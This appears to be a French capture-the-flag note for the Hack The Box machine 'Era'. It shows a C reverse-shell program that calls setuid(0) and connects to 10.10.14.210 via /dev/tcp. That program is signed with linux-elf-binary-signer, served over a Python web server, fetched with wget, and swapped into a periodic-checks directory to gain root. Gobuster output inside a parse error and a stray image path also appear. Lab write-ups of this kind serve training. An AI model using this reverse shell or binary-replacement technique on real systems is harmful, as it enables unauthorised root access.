L'outil *linux-elf-binary-signer* est un utilitaire open source conçu pour **signer numériquement des fichiers binaires ELF sous Linux**.

linux-elf-binary-signer

🔪 Adding digital signature into ELF binary files.

Created by : Mr Dk.

2020 / 04 / 25 11:16

Exploitation

Création d'un script reverse shell en C

```
[Jul 29, 2025 - 15:13:18 ] HTB_area /workspace ➜  cat exploit.c
#include <unistd.h>
int main() {
    setuid(0); setgid(0);
    execl("/bin/bash", "bash", "-c", "bash -i >& /dev/tcp/10.10.14.210/1337 0>&1", NULL);
    return 0;
}
```

compilation du code pour du Linux

x86_64-linux-gnu-gcc -o monitor exploit.c -static

```
 /workspace ➜  x86_64-linux-gnu-gcc -o monitor exploit.c -static
 /workspace ➜  ls
 monitor
```

```
[Jul 29, 2025 - 15:16:22 ] HTB_area /workspace ➜  file monitor
monitor: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, BuildID[sha1]=62aebf926d1611c3f54fb222b8050c77b87d5bbe, for GNU/Linux 3
.2.0, not stripped
```

Signer le fichier

git clone *https://github.com/NUAA-WatchDog/linux-elf-binary-signer.git*
cd linux-elf-binary-signer
make clean

gcc -o elf-sign elf_sign.c -lssl -lcrypto -Wno-deprecated-declarations

> **Note**
>
> compiles un outil en C qui utilise OpenSSL pour effectuer probablement de la **signature cryptographique**, notamment sur des fichiers **ELF**, en supprimant les avertissements liés à d'anciennes fonctions.

key.pem

./elf-sign sha256 key.pem key.pem monitor --> signé le fichier

> **Note**
>
> Le fichier est maintenant près, on va lancer un serveur web temporaire pour le téléchargé avec Eric.

python web local

```
[Jul 29, 2025 - 15:23:40 ] HTB_area linux-elf-binary-signer ➜  python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.135.92 - - [29/Jul/2025 15:24:06] "GET /monitor.1 HTTP/1.1" 200 -
```


wget Eric

```
eric@era:~$ wget http://10.10.14.210:8080/monitor.1
wget http://10.10.14.210:8080/monitor.1
--2025-07-30 13:26:16--  http://10.10.14.210:8080/monitor.1
Connecting to 10.10.14.210:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 767426 (749K) [application/octet-stream]
Saving to: ‘monitor.1’
```

put in AV/periodic-checks directory

- rm monitor
- mv monitor1 monitor
- chmod +x monitor

```
uid=0(root) gid=0(root) groups=0(root)
root@era:~#
```




```
Dataview (inline field
'===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://era.htb/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:
```

```
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              html,php,js,txt,zip
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 19493]
/img                  (Status: 301) [Size: 178] [-->
http://era.htb/img/]
/css                  (Status: 301) [Size: 178] [-->
http://era.htb/css/]
/js                   (Status: 301) [Size: 178] [--> http://era.htb/js/]
/fonts                (Status: 301) [Size: 178] [-->
http://era.htb/fonts/]'): Error:
-- PARSING FAILED -----------------------------------------------

> 1 | ===============================================================
    | ^
  2 | Gobuster v3.6
  3 | by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

Expected one of the following:

'(', 'null', boolean, date, duration, file link, list ('[1, 2, 3]'),
negated field, number, object ('{ a: 1, b: 2 }'), string, variable
```